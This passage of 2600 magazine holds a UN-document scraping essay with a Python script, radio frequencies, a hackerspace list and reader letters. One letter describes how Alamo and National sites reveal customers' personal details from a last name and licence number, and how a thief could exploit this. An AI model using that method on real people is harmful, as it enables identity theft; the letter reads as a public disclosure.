During another recent reservation, I lost my Zipcard. I was locked out of my vehicle in rural Western Massachusetts, and it was getting late. I called 866-4ZIPCAR, where a friendly voice verified my identity (asking for name, Zipcard number, DOB, and address) and then -- ka-chunk! -- instantly unlocked the car. Yes! That was all I needed, but the rep directed me to the trunk. In the area near the spare tire, there was a stack of new Zipcards. I chose one and read her the six digit code on it. She linked that card to my account, deactivated the old one, and I was back on the road like nothing had happened. (I expect to be charged some fees for service rep assistance and a replacement card, but the bill hasn't come through yet.) The fact that their reservations system communicated so quickly with my vehicle in a remote area tells me that whatever wireless protocol they're using isn't cellular.

Another instance of over-the-air magic occurred when I arrived at my Toyota Matrix only to find it completely scratched, dented, and missing a hubcap. I called Zipcar, and, after a few minutes of collecting my description of the damage, they reassigned me to another car ten feet away, which unlocked with a wave of my card.

The one part of Zipcar's infrastructure that's not so magical is their billing system. My normal annual membership cycle runs from December to November, but the last time I relocated (from San Francisco to Boston in June), I spotted the $50 "annual" fee on my credit card statement. An email to Zipcar elicited the response that it is their policy to re-charge the annual fee when a member moves to a different area. Great.

I hope these stories have gotten you thinking about all the technology behind the scenes at Zipcar. Happy car sharing!

The How and Why of Hacking the U.N.

by Julian Todd

Normally, we think of the United Nations as a remote organization which puts representatives on the ground in the third world, and pals around with heads of state in the developed world. But back in 2006, a number of properties in my home city of Liverpool, England were raided by police in relation to a UN mandated financial sanctions regime.

I am not qualified to elaborate on these cases, except to note that the individuals arrested were alleged to be associated with the Libyan Islamic Fighting Group. This group may have been supported by the British secret service MI6 during an assassination attempt against Colonel Moammar al-Qadhafi in 1996. That was back when Qadhafi was a "bad" guy. Suddenly, he became designated a "good" guy in 2006.

In 1999, the UN established an international financial sanctions regime through Security Council Resolution 1267. This regime was set up to "target entities associated with Al-Qaeda, Osama bin Laden and/or the Taliban, wherever located." It is implemented through a consolidated list of named individuals and organizations (posted on-line as a database dump) with whom it is punishable by law to have any unauthorized financial dealings.

The maintenance of this list is purely a matter for the Security Council. It is quite clearly an extra-judicial process, as there is no right of legal defence before an impartial judge or recognizable due process of law. In the early years of this regime, in the spirit of the infamous "No Fly" lists, it seemed only to take a fax from the US embassy containing the code-word Al-Qaeda or Taliban for someone's entire finances to be frozen, turning them into a beggar to whom it is illegal to give any money to.

This is not necessarily the fault of the United Nations. There is a theme in politics whereby governments intentionally launder somewhat questionable policies through a supranational organization (such as the EU, Nafta, or the WTO) over which they have effective control, and to whom they are happy to transfer the associated unpopularity that comes from implementing that policy.

If you object to the UN, you are missing the point. The point is that the human race–as densely populous on this planet as it is–desperately needs a world organization that is capable of looking out for its long-term survival interests. These interests are basic and technical, such as whether there is going to be enough food to survive in the next decade–which is a scary prospect because history has only ever been written by the folks who got by, so we don't see the real picture.

The UN is also needed to fill in for government incompetence around the world. For example, the military junta who has just seized power in your own country probably doesn't rate the maintenance of the capitol's water supply high up on its list of priorities. Yet when that collapses, there will be a great deal of unnecessary suffering and death. The alternative to supporting the existence of internationally respected civilian agencies who act in the human interest is to leave this job open to Economic Hit Men, which leads to even greater sorrow.

But just because an organization is essential doesn't mean it's not politically corrupt and wide open to misuse by the stronger powers. And I don't mean the fake corruption of the Oil-for-Food so-called scandal, which has been covered ad-nauseam by the paid-for newsstream; I mean questions that we should all be digging into in detail, doing the research that mysteriously has gone out of fashion just when, thanks the Internet, it's never been easier.

There are two main political bodies at the heart of the UN: the General Assembly and the Security Council. Both of these produce verbatim transcripts of their official meetings and tables of the votes by member nations on any issue.

Security Council transcripts have the document code S/PV.1234 (the enumeration is from the first meeting of the Council on the 17 January 1946 in London, England). General Assembly transcripts have the document code A/62/PV.100 (session 62, meeting 100). These documents are in PDF form, and you cannot link to them on-line because they are referrer blocked. That means that if you click on a link to one of these documents from within the United Nations website, you will get to see it, but if you put the URL directly into your browser, or link to it from a blog, you'll get an error.

In fact, what they've done is more complicated, as you can see if you click on one of the links from the official UN webpage; your URL bar in your browser appears to do a little dance and until it winds up with a completely different URL that works on your computer and on no

one else's by the use of internet cookies. I have seen these "works-only-for-me" links posted onto many sites on the web, where the problem is invisible to the person who put them there.

Nevertheless, it is possible to unpick the process and successfully scrape a document from the UN's servers to your own server using the following Python script:

```
import urllib2, urlparse, re, cookielib

# this is the URL for the document S/PV.4701 in English
url = "http://daccess-ods.un.org/access.nsf/Get?Open&DS=S/PV.4701&Lang=E"

# this is the page on the UN website we pretend it was linked from
referrerurl = "http://www.un.org/Docs/scres/2002/sc2002.htm"
req = urllib2.Request(url)
req.add_header('Referer', url)
fin = urllib2.urlopen(req)
plenrefererforward = fin.read()
fin.close()

# this gives a dummy page that forwards the browser to a temporary page
mfore = re.search('URL=([^"]*)', plenrefererforward)
turl = urlparse.urljoin(url, mfore.group(1))

# this temporary page contains two forwarding links

fin = urllib2.urlopen(turl)
cookielink = fin.read()
fin.close()

# the first to the URL of the actual PDF page
mpdf = re.search('URL=([^"]*)', cookielink)
pdfurl = urlparse.urljoin(turl, mpdf.group(1))

# the second to a URL containing a cookie
mcookie = re.search('src="(http://daccessdds.un.org/[^"]*)', cookielink)
cookieurl = urlparse.urljoin(turl, mcookie.group(1))

# take the cookies from the cookie link
cj = cookielib.CookieJar()
opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(cj))
fin = opener.open(cookieurl)
fin.close()

# you can't download the pdf unless you give it the cookie
fin = opener.open(pdfurl)
pdfdata = fin.read()
fin.close()

# write the PDF data to your disk
fout = open("S-PV-4701.pdf", "wb")
fout.write(pdfdata)
fout.close()
```

Now... the transcript documents post-1994 are text PDF. That means, with a lot parsing work, name matching, and correcting spelling mistakes, it is possible to extract text and produce structured HTML, so you can see all the votes by each country on each issue and tie them in with their Resolutions. I have constructed a site for hosting these parsed documents and linking to them by individual speech and paragraph on my server at www.undemocracy.com.

Using this site it is possible to pursue interests in citizen journalism by referencing these documents from little-known Wikipedia articles, such as "World Television Day", the "Registration Convention", and the "Optional Protocol to the Convention on the Rights of the Child on the Sale of Children, Child Prostitution and Child Pornography".

Pre-1994, the United Nations documents are generally scanned images. The transcripts of the Security Council meetings go back only as far as S-PV.2601 (26 June 1985), which means that the meetings relating to the US invasion of Panama in 1989 and the excellent excuses given for it are all accessible.

Then there's a gap. For some reason, the meetings between numbers 687 (4 January 1955) and 1021 (15 October 1962) are also online, providing a high-level window into those entertaining Cold War years right up to the Cuban Missile Crisis.

More recently, in the General Assembly, there's all manner of discussions that don't fit with the narrative put out by the usual news-

stream. For example, in both 2000 and 2007 there were day long debates on the floor of the General Assembly in which everyone agreed with a resolution entitled: "Peace, security and reunification on the Korean peninsula". Remember what happened to East Germany in 1990?

The stories are everywhere on every issue, not only North Korea. Just because the documents are not marked classified doesn't mean they don't contain real information or that nobody is paying attention to them. If the contents were more widely known, it would be a lot harder to fit the news-stream around policies that required enemy missiles to be sited in places with illogical targets for illogical reasons, having been constructed by a nation with an incompetent government whose fund of natural born geeks are more than likely starving in the dark on a mountainside having had their family's corn-field washed away by a series of floods than learning their trade through the vibrant hacker underground. Where do we think technology comes from? This is not the 1980s, that innocent era with its cold war games and the amazing story behind the bombing of Korean Flight 858, as recorded in S/PV/2791. We've got bigger problems now than those made-up ones from an interesting, but obviously outdated past.

Speaking of made-up problems, the original plan, as outlined by the Secretary-General in document A/C.5/56/12 from 20 November 2001 entitled "Simultaneous availability of parliamentary documentation in electronic form in the six official languages on the United Nations web site," was to provide direct hyper-links to the aforementioned documents on the Official Document Server. It is unclear what changed this policy around, and my emails to them go unanswered. Perhaps someone in New York could visit the Dag Hammarskjöld Library building at the United Nations Headquarters at the northeast corner of 42nd Street and 1st Avenue and get back to me with an explanation, while I carry on with what I can do from my distant home.

Listen to Radio Hackers!

by CRCF

You have a radio scanner covering VHF and UHF? Perfect! You can listen to the discrete frequencies below... hot, hot frequencies!

USA, radio hackers in VHF and UHF

- 49.875 MHz FMN
- 151.625 FMN
- 151.642.5 FMN
- 154.600 FMN (McDonalds hacking!)
- 156.875 FMN
- 156.900 FMN
- 444.000 FMN
- 464.500 FMN
- 464.550 FMN

Holland, Hack Tic in VHF during HIP 97 (possible HAR 2009?)

- channel 1 : 169.930 MHz FMN for "volunteers"
- channel 2 : 169.950 FMN
- channel 3 : 169.990 FMN
- channel 4 : 170.070 FMN
- channel 5 : 170.090 FMN
- https://www.har2009.org/

Germany, Chaos Computer Club d'Hambourg (CCCH) in UHF during HIP 97

- 433.625 MHz FMN, only members of CCC 145,375 MHz Simplex FMN
- http://www.ccc.de/

French, Chaos Radio Club of France (CRCF, ex-leader Larsen) in VHF during 1994-1999

- 158.000 MHz FMN*
- 169.000 FMN*
- 173.000 FMN*
- 136 MHz - 174 MHz FMN (Walkie-Talkie ALAN CT-145 (5 Watts) vs "Export") **Only for testing crypto-voice and low-data link (RTTY)*

Larsen (Vincent Plousey) busted by French secret service (DST), April 2000

- http://www.transfert.net/➥French-hacker-sued-by-an
- http://www.bugbrother.com/➥archives/larsen/larsen.htm
- http://cryptome.info/➥larsen091200.htm
- http://crcf.rebelz.org/ (no longer online)

Today, Larsen uses legal "citizen band radios" to transmit. (27 MHz CB: ALAN 42 Multi (1 W AM, 4 W FMN) and PMR 446 MHz (500 mW): Yaesu Vertex Standard VX-146) for local link, satellites AMSAT, CUBESAT, ISS and the NOAA (Wxsat). Larsen is very active in PMR 446.

Larsen's websites

- http://14frs128.site.voila.fr/
- http://astronautique21.site➥.voila.fr/

Austria
Graz - Realraum
Jakoministrasse 16
http://realraum.at/

Vienna - HappyLab
Kampstraße 15/1
http://www.happylab.at/

Vienna - Metalab
Rathausstraße 6
http://metalab.at/

Belgium
Brussels - Hackerspace Brussels
Prinses Elisabethlaan 46
http://hsb.wikidot.com/

Croatia
Rijeka - Molekula
Delta 5/I (bivši IVEX) 1. Kat
http://www.molekula.org/

Finland
Helsinki - Satama
Kyläsaarenkatu 11
http://satama.org/

France
Saint Ouen - HackerzVoice
4 Impasse de la Gendarmerie
http://www.hackerzvoice.net/

Germany
Aachen - Computer Club an der RWTH Aachen e.V.
Eilfschornsteinstraße 16
http://www.ccac.rwth-aachen.de/

Berlin - Bootlab
Oranienburgerstraße 54
http://bootlab.org/

Berlin - c-base
Rungestraße 20
http://c-base.org/

Berlin - Chaos Computer Club Berlin
Marienstraße 11
http://berlin.ccc.de/

Berlin - Raumfahrtagentur
Metzerstraße 21
http://m21.hyte.de/

Bochum - Das Labor
Alleestraße 50
http://www.das-labor.org/

Bonn - Netzladen
Wolfstraße 10
http://netzladen.org/

Cologne - C4
Vogelsangerstraße 286
http://koeln.ccc.de/

Dortmund - Chaosraum
Braunschweigerstraße 22
http://www.chaostreff-dortmund.de/

Düsseldorf - Chaosdorf
Fuerstenwall 232
http://duesseldorf.ccc.de/

Hamburg - Chaos Computer Club
Lokstedter Weg 72
http://www.hamburg.ccc.de/

Itzehoe - CC Itzehoe
Langer Peter 27a
http://www.cciz.de/

Karlsruhe - Entropia
Steinstraße 23
http://entropia.de/

Leipzig - Sublab
Karl-Heine-Straße 93
http://sublab.org/

Munich - Muc3
Balanstraße 166
http://muc.ccc.de/

Nuremberg - K4CG
Koenigstraße 93
http://www.k4cg.org/

Paderborn - chaos@paderborn
Bahnhofstraße 64a
http://wiki.chaos-paderborn.de/

Regensburg - LUGR
Lederergasse 25
http://www.lugr.de/

Weimar - FEiNT
Marienstraße 18
http://feint.subsignal.org/

Ireland
Dublin - TOG
40 Arran Quay
http://tog.ie/

Italy
Cosenza - Verdebinario
Via V. Accattatis 4
http://www.verdebinario.org/

Portugal
Porto - Hacklaviva
Praça do Marquês, 167
http://hacklaviva.net/

Serbia
Novi Sad - LUGoNS
Vojvode Bojovica 13
http://www.ns-linux.org/


Slovenia
Ljubljana - Kiberpipa
Kersnikova 6
http://www.kiberpipa.org/

Sweden
Malmo - Forskningsavdelningen
Industrigatan 20
http://forskningsavd.se/

Switzerland
Zürich - MechArtLab
Hohlstraße 52
http://www.mechatronicart.ch/

United Kingdom
Brighton - The Skiff
49 Cheltenham Place
http://theskiff.org/

HACKER SPACES OF EUROPE



Stories

Dear *2600:*

I wanted to share an amusing story with you that happened when purchasing *The Best of 2600* last fall. As a side note, this is a *great* book and I've thoroughly enjoyed reading it. Since I only started reading *2600* back in 2005, it's awesome to get caught up on the history of the hacker scene and what it's all about. Being a network analyst, reading the articles about the old telecom/data networks and how they worked was great, among other excellent articles. Anyway.....

Last fall, I walked into my local Chapters store to buy the book. At the checkout, I was greeted by a sales clerk who looked at the book, repeated the title with some skepticism, and then asked, "You're not planning on doing anything illegal are you?" So I asked, "What gave you that idea?" to which she responded "Well, you *are* buying a hacker book." That's when I told her how hackers get a bad rap and what you see in the media is not accurate. Then she replied, "Well, I guess the only ones we know about are the ones who get caught." I tried to tell her it's not about stealing credit cards and crashing computers but about freedom of information and making things more secure among other things. However, after she handed me the book she looked at me, smiled, and said, "You be sure to stay out of trouble!" I smiled and replied, "Yes Ma'am." I guess it always has been and always will be up to us to change the perception of hackers to the common person. Thanks for printing a great book and fantastic magazine!

Andrew

Dear *2600:*

Recently, I got the following email (edited to remove identifying information):

"In the past, [we have] subscribed to 2600 The Hacker Quarterly. I would like to know whether you feel this publication is valuable enough to continue subscribing to or not."

To which I responded:

"Please do not unsubscribe from 2600 - The Hacker Quarterly.

I think 2600 is one of the best information security publications available and we should keep up the subscription.

I have subscribed to [or purchased] 2600 for years. Every person involved with information security and information risk management should read it. It will open your eyes to the types of things that are possible, and why the hacker ethos is important. 2600 started long before the media got its hooks into the word "hacker" and turned it into the bad label it is today. "Hacker" initially meant someone who explores and tries to understand technology, people, and processes, usually by self-directed education, research, and experiments. 2600 promotes and encourages people to actually think. It is a voice for people, as opposed to many information security magazines today which often seem to be only voices for corporations looking to hawk their wares using fear, uncertainty, and doubt.

Dropping our subscription, IMHO, would be the equivalent of saving $24 per year, but abandoning the thinking that made most information security professionals what they are today. Can we afford that, given the important job we ask our information security professionals?

Please do not unsubscribe from 2600 - The Hacker Quarterly."

Obviously, I feel rather strongly about this.

I hope the company I work for will not unsubscribe from *2600*... they already block 2600.com, and that's bad enough!

Rman665+1

Thanks for speaking up for us. We hope it works out.

Dear *2600:*

In the Winter issue, Yimir submitted an article about using an automated checkout to get beer if you are underaged. I went to Tops (my neighborhood supermarket) the other day and noticed that they had changed their checkout system and it will have you wait for an employee to come get identification from you. (Previously the system was vulnerable to the trick in the last issue.) They also slapped some new "We I.D. Everyone" stickers onto the automated checkout machine. I wonder if this vulnerability has been noticed elsewhere.

George

It's funny to even think of this as a vulnerability when it's such an obvious area of concern for any merchant.

Dear *2600:*

I want to tell you how I found *2600* because I sure as hell wasn't looking for good reading material at Barnes & Noble. In New York, there is a tech camp that I used to go to every year and it really has shaped a lot of who I am. It was called ID Tech.

I loved it there and I learned a lot, both from the camp and from the kids I met there.

Well anyway, last summer was one of the greatest years. I became close friends with a few other kids during the weeks we were there. My roommate and I would always go to a friend's room to watch *Red Dwarf* way past "lights out" every night.

One day when we walked in, we were all sitting in the chairs with wheels crowded around the laptop when my friend showed me this magazine that I had never heard of. From then on, every spare moment I'd bug him so I could read it some more until I had read every word in it. After it was time for us to all go home, I stopped to pick up a copy before I had even gotten home from camp. I have now learned the story of John Draper by heart and am a subscriber to your magazine. I loved going to a camp full of hackers my own age. Sadly, I can't afford to go any longer but on my last year I took back one last bit of great knowledge: *2600*.

Ampix0

We just hope it's not because you spontaneously bought all of our back issues and t-shirts that you no longer have the money to go to camp. Fortunately though, you don't need a camp to find hackers in your area.

Dear *2600*:

I did a Google search to find your website and check the release date of the next issue. Trusty Google returned your website as the top search as well as other listings referencing *2600* directly or indirectly. What fascinated me was that the fourth search result returned by Google was the link for the Democratic People's Republic of Korea. I think it's cool that a Google search for *2600* returns *2600*-related items as well as something like North Korea's website, something exactly the opposite of what *2600* stands for.

carlos

This no longer seems to be happening although we also noticed it at the time. We wonder how many people wound up having their lives somehow altered by that.

Dear *2600*:

I would like to inform your readers of something I just found myself involved in. My Internet was set up to have an access point for people to use when they come over to hang out. They can use my wireless without having access to my personal pics or the computers on my network. All that is allowed is access to the wireless web. I soon learned what a mistake that can be. I recently got a letter in the mail informing me that I was downloading games illegally and I should stop before my Internet service is canceled and I am prosecuted. It became obvious that someone in my neighborhood is using my wireless to download games. The point of the story is I'm no hacker, although I love to learn about it and read about it. I'm sure there are some people reading your magazine that are hacking or ripping games to their CPU using BitTorrent or some kind of p2p program. Just be aware: *Big Brother is Watching You!*

Greg C.

You can always stick a password onto your router so that only people you know can use your connection. The letter you received is extremely common. We thought it was interesting that the folks at copyright-compliance.com actually signed their threat with PGP.

Dear *2600*:

So I am sitting in my cell the other day reading the latest issue (26:1) and in walks the unit counselor. He looks at me, smiles, and says "here you go." I look down at the glossy flyer with the corporate logo I faintly recall from all the bulletin boards around the joint. "Serving over one million inmates..." Huh!? More confused or intrigued than sold, I real on. Simple money transfer alternatives, digital same day deposits, just walk in to any participating Wal-Mart (read: Sam Walton Correctional facility grand opening soon!). My cellmate happens to be unintentionally computer illiterate and he asked me, "I wonder if someone could hack in and put money on my account." I wonder.... Anyway, since this is the only company in town, we are rather curious to know more about them. Social or technological vulnerabilities? What are we being exposed to here? Will the Jpay logo one day be the header of my parole papers? www.jpay.com

Anonymous

This is an interesting site that allows you to do all sorts of things from transferring money to making restitution to sending letters to inmates. If there are vulnerabilities, we have yet to hear of them. We'd also like to hear if this site is helping prisoners or taking advantage of them.

Remarks

Dear *2600*:

I just picked up this quarter's issue, and would like to thank you for publishing my short story. It has motivated me to start writing a new novel, so many thanks.

Peter Wrenshall

We're happy to be of service in the furthering of hacker-related literature. While we're taking a break this issue, we do have some more hacker fiction submitted by our readers for future issues. We encourage aspiring writers to send their work to articles@2600.com.

Dear *2600*:

I've been a reader of your magazine for years, and just recently became a lifetime subscriber. When I started reading your magazine, I found myself a bit confused by your reaction to certain events. For example, there was a time when you could hit cancel on gasoline pumps after pumping your gas and not be charged. There once was a time when I thought that was "fair play." You were, after all, playing a game by the rules of the people who programmed the pump, and they left a hole in the security of the system to anyone who was just pushing their buttons, so to speak.

Now, your reaction (and mine) is that this is just stealing. Similarly, we all know that untempered glass windows have a brick vulnerability: throw the brick at the window and it goes through. Doing so is not proving anything about the security; we all

know about the brick vulnerability.

And yet, when it comes to bypassing access controls on programs, or retrieving encryption keys from DVDs, or pre-generating all valid SSH keys for Debian systems with the OpenSSL PRNG vulnerability, there seems to be a different prevailing attitude. Here, if it can be done, in certain cases, it's seen as okay.

So, I'm playing Devil's Advocate here, but I was wondering if you would care to draw out and expand on when one is contributing to security in general, and when one is just stealing or throwing bricks through windows, so to speak. I'd be willing to bet many of your readers do not know where to draw boundaries.

Finally, I'd like to invite your readers to come and take a look at the security articles, presentations, and a book on my website: http//www.subspacefield.org/security. In particular, I deal with some non-technical issues like this, as well as many very technical ones, in my free "Security Concepts" book: http://www.subspacefield.org/security/security_concepts.html.

Travis H.

It basically comes down to what we believe is right and wrong. Few could say that throwing a brick through a window is a constructive act. However, if you're being held captive by a lunatic and you do this to escape, then it becomes a positive action. Figuring out how to bypass a gas pump is a triumph of sorts, since it involves a degree of ingenuity as well as the joy of being the first to come up with it. But actually using this method to get gas for free is, obviously, stealing and not a constructive act (unless you're being held captive by a lunatic inside of a gas station and you do this to get enough gas to escape). Insofar as bypassing access controls, again it boils down to right and wrong. Telling consumers that they're not allowed to use the DVDs they bought on certain machines or expecting people to pay twice for the same thing is generally thought of as wrong. Therefore, actions that defeat this mentality are by default a positive thing. The recording and entertainment industries have gotten such a bad reputation for their actions that almost anything people do in opposition to their policies is now thought of as a good thing, even when in other situations those same actions would be seen as bad. There's a definite danger here since people can easily get used to doing the wrong things for the right reasons and then eventually just forgetting about the reasons altogether. That's why it's important to always reflect on the why and we're glad to see you doing this. In the meantime, here are a couple more examples of how industry is pushing individuals to break their rules.

Dear *2600:*

I would say that the music CD is pretty much dead. The problem is that the music industry just can't seem to accept this and realize that people want online music sales done in a standard, unprotected format that doesn't make them sign a license agreement for every song they download, so they can put it on whatever device they want. Anyway, where's the point in having copy protection on music files that you let people burn onto an audio CD that has absolutely no copy-protection?

I think this 99 cents per song deal may be partially thanks to Apple, but with online music priced like this, you pay more and get less than you would buying the song on a CD. For 99 cents, you get a copy protected, restricted version of the same song as you would get on a CD, you pay for your own blank CD (assuming you even put it on a CD), and yet it costs more to even buy the stupid thing? For crying out loud, these poor people are trying to do the right thing and buy this stuff legitimately, yet they get punished for this?

The first company that gets a deal with the popular artists that allows them to sell people good quality unprotected music, in a popular standard lossless format, for a reasonable price (less than 50 cents a song), will be what truly kills the CD.

Jeff

Dear *2600:*

I'd like to request you include in your magazine a challenge for everyone to consider: Cracking the codes for the automotive OBD 2 proprietary data set, and putting it in a usable format for everyone to use. That way, anybody who is able can make a "pass-through" device that can plug into any OBD 2 car, and download the information to their computer for analysis. The reason I am bringing this to your attention is because the auto makers have formed a monopoly and cartel with certain tool, part, and auto design manufacturers so that only they (and nobody else) can produce and sell tools and parts to fix the cars. That cuts out the "little guy" like me from being able to afford the diagnostic tools, as well as prevents me from fixing my own cars. In essence, I am being prevented from owning and taking care of my own property. I am being forced to send it to the dealer to fix it. However, the dealer has proven time and again that it is *unreliable,* and that it even *breaks* my car in various ways, not the least of which is flashing the e-prom with an "updated" program that makes it get worse performance and worse gas mileage (all in the name of emissions standards). Why do they give so many government grants to the electricity producers who pollute the air and water with mercury and aren't held accountable to high emissions standards? I hear through the grapevine that some small tool makers are trying to lobby Congress to get a law passed called "the right to repair act." This will mandate that all auto makers provide free access (public access) to all their codes and registry information for all their cars. However, this plan has been in the works for many years now, with no response or effect. I figure that if the smart guys out there can crack these codes, then we can begin to work together to put some simple and inexpensive tools in the market to fix our cars. Thanks for entertaining my challenge.

Chris H

It's amazing to see how consumers are taken advantage of in such a manner and how they're the ones seen as being in the wrong if they defy these "rules." Years ago, such a thing would have been

unthinkable. More info on the bill you discussed can be found at http://www.righttorepair.org.

Dear *2600*:

Feel free to use the search on my *2600* index at http://2600.wrepp.com/. I've got a ways to go but it's getting there.

William R. Epp

Thanks for doing this - it will prove a valuable asset to many when complete.

Dear *2600*:

I found it quite interesting that recently they have classified your website as "Dangerous, Verified fraud page or threat source" here at my job for the State of Texas. They run Trend Micro for their browsing security. I thought this was pretty classy. I even sent them an email asking for an explanation of the categorization and have never gotten a response. It's a pretty sick joke.

Thanks, and much love your way. Candy, too.

(Candy not included in letter, just love.)

Sean

What in the world is a "verified fraud page" and to whom do we sent our retort? (We can handle being thought of as dangerous or a threat source but "fraud" just rubs us the wrong way.)

Dear *2600*:

Alamo and National Rental Car companies allow customers to sign up for their frequent renter programs at their websites: alamo.com and nationalcar.com. If a customer has rented before, they can search by name and driver's license number to find their record. Alamo's search page asks for name, license number, and date of birth, but will return a match with only a correct last name and license number. National's page asks only for name and license number, but will also return a match with only a correct last name and license number. Once a match is found, it pre-fills the registration form with name, address, phone number, license number, date of birth, and frequent flyer numbers which have been previously used by the customer, all from their database.

Obviously, this is a huge security flaw, since with only a last name and license number, anyone can obtain the address, phone number, date of birth, and frequent flyer numbers of a customer that has ever rented from one of these companies. With Alamo, even if you search with an incorrect date of birth and incorrect first name, the site will pull the correct date of birth from the customer database and populate the field with this information. National Car allows the customer to sign up for the "Emerald Club" program with this form, which means that an identity thief could sign up and change only the address to which the Emerald card would be mailed. Once in possession of the Emerald card, they could then make reservations under the customer's name, date of birth, and driver's license number. National's website does require a credit card number for a $1 authorization verification, but it does not use AVS (address verification system) to authenticate the billing house number and zip.

This also opens the companies' customer databases to the possibility of serious corruption, since all of the information in the pre-filled registration fields can be changed, and then submitted. This apparently updates the companies' main databases, since a new search on the search page at alamo.com with the "old" last name and license number then returns no matches, but a search with the "new" information returns a statement that the customer is already registered. Customer support at these companies say that there is no way to remove any customer information from their databases or to make them not searchable on the website. On the upside, this feature did allow me to overwrite the information that these companies had about me and therefore protect my information and privacy to some degree.

Unfortunately, this is just another example of how virtually nonexistent strong privacy laws are in the United States. We need legislators to pass strong privacy protections similar to the laws in other countries, which stipulate that companies can only maintain information as long as is necessary to provide the service for which it was originally collected.

none none

Thanks for so clearly pointing out where the true threat to our privacy lies - not from hackers but from companies that don't take their customers' personal information seriously enough to protect it sufficiently from all sorts of prying eyes. This is the root of so many of the security problems we face today.

Dear *2600*:

The reason I'm writing this letter is because what was once a well renowned hacker organization, an organization once respected and even feared, is now, to many in the black hat and security world, a joke. I'm writing this not to offend or "hate on" *2600*. I am writing a truth. A reason and a need to truly change.

I'm a person who lives in silence. A person who watches. For the past year I have held back from buying a *2600* magazine. Walking through Borders last week, I had to give in to my temptation and purchase the magazine. When buying a magazine, always use precaution. Call me paranoid, but my own situation is not one to be trifled with. To tell you the truth, writing this letter is taking a risk on my part. I'm too close to joining Club Fed. Anyways, the risk is nothing for what I'm about to share with you. This message, this distress call, is to all who read this.

Upon reading the *2600* winter edition, I grew excited just holding it in my hands. It smelled fresh from the printers. The ink gave a new shine and the paper felt brand new. When I started to read the first pages, I always try to comprehend the way others think when describing their point of view of the world. Their perspective. "Finally!" I said to myself. "The information!"

There was something different this time. Something odd. I found myself already knowing the information. As I kept reading, I became humored with the objectives of hacking; what they were

hacking. "Hacking Beer" and "Hacking Thy Self"? I had a good laugh for a moment. Then I realized something. This isn't the same *2600* I once knew. Like pages gathered in a book I realized what the black hat hackers and the respected security professionals told me was slowly becoming truth. *2600* is not the respected and feared organization anymore. There was a time when, upon mentioning *2600,* curious people asked what it was. Now, when talking about *2600,* there is always a chuckle at the end of the sentence. Reading the magazine disappointed me. Not much for me to glean from.

Who I am? What gives me a right to say such things? I will educate you a bit of who I am so much so as not to overeducate you to the point of exploitation. I know what a real *2600* magazine looks like. I know what a real *2600* meeting is. I attended *2600* meetings at their source, New York City. First time attending the meetings I knew I found a place that flowed with neverending fountains of information. I met friends that till this day I trust my life with. The attendance at the meetings easily made 50 to 90 people. I remembered being invited to dumpster diving, after hacker parties, and late night hacks. This place was Hackerdom to me.

Of course, I moved and could not attend my *2600* meetings. The day came when I returned to visit my oasis. I found something I did not expect: solitude. Ten people attended, maybe less. What happened? What happened to the hacker haven everyone in the world runs to? The *2600* meetings were a place where I, and many others, found their niche in life. It was our home. Today, *2600* is barren. Not taken seriously by the electronic community, not taken serious by its own attendees. "Why?" I kept asking myself. "Why is *2600* so deserted?" My answer is they tore each other apart. Their own drama. Their own cliques.

Today, I'm a respected black hat hacker. I find myself setting up servers with three operating systems, creating electronic devices from scratch. I understand technology and programming fully now. All this wouldn't have been possible without *2600.* If it weren't for my friends that I had met at *2600,* I wouldn't be here amongst the living. No, we wouldn't be a lot of things if it weren't for *2600.* That is why today I write this letter to the readers of *2600.* I am writing to you, a loyal hacker to *2600,* to make a change. *2600* isn't what it once was. This organization helped me beyond what I deserved. This organization changed my life.

Attending HOPE was an eye-opener. I accomplished my goal to attend and I accomplished my goal to learn more about computers and systems before attending HOPE. I enjoyed the information, but still it wasn't enough to satisfy me. Hacking is an art. It's a gift. It's to be enjoyed and taken seriously. I relate hacking to fire. It's a gift to possess fire, it's a gift to know how to wield it, and fire is even to be enjoyed. Fire also needs to be taken seriously. Hacking needs to be taken seriously. We need to take it seriously. Too many people call *2600* and HOPE conventions a group of script kiddies, cyberpunks, and n00bs. If you didn't notice, *Wired* made its own joke of *2600* in the April 2008 edition (page 42), saying: "*2600 Magazine* has gotten too commercial." Yes, I know there will always be such comments and jokes, but what are we doing about it?

Anonymous

First off, there's no reason for all the cloak and dagger techniques to keep your identity from us. We can take (and we welcome) criticism such as this.

What we find more often than not is that the real change takes place in people who read the magazine. People turn from rebellious kids to people with jobs and then to parents of their own rebellious kids. Readers gain more technical knowledge as they grow. All of this changes perspectives. What seemed totally amazing to you five years ago is nothing new today. However, for someone else just coming into the scene today, this kind of knowledge is just as exciting. And their fresh perspective of it is what makes more of the magic happen, something the rest of us may have forgotten. Our first letter accusing us of losing our way came in 1985, one year after we started. We've heard that the hacker world isn't what it used to be since well before then. This is nothing new, not in this community nor any other.

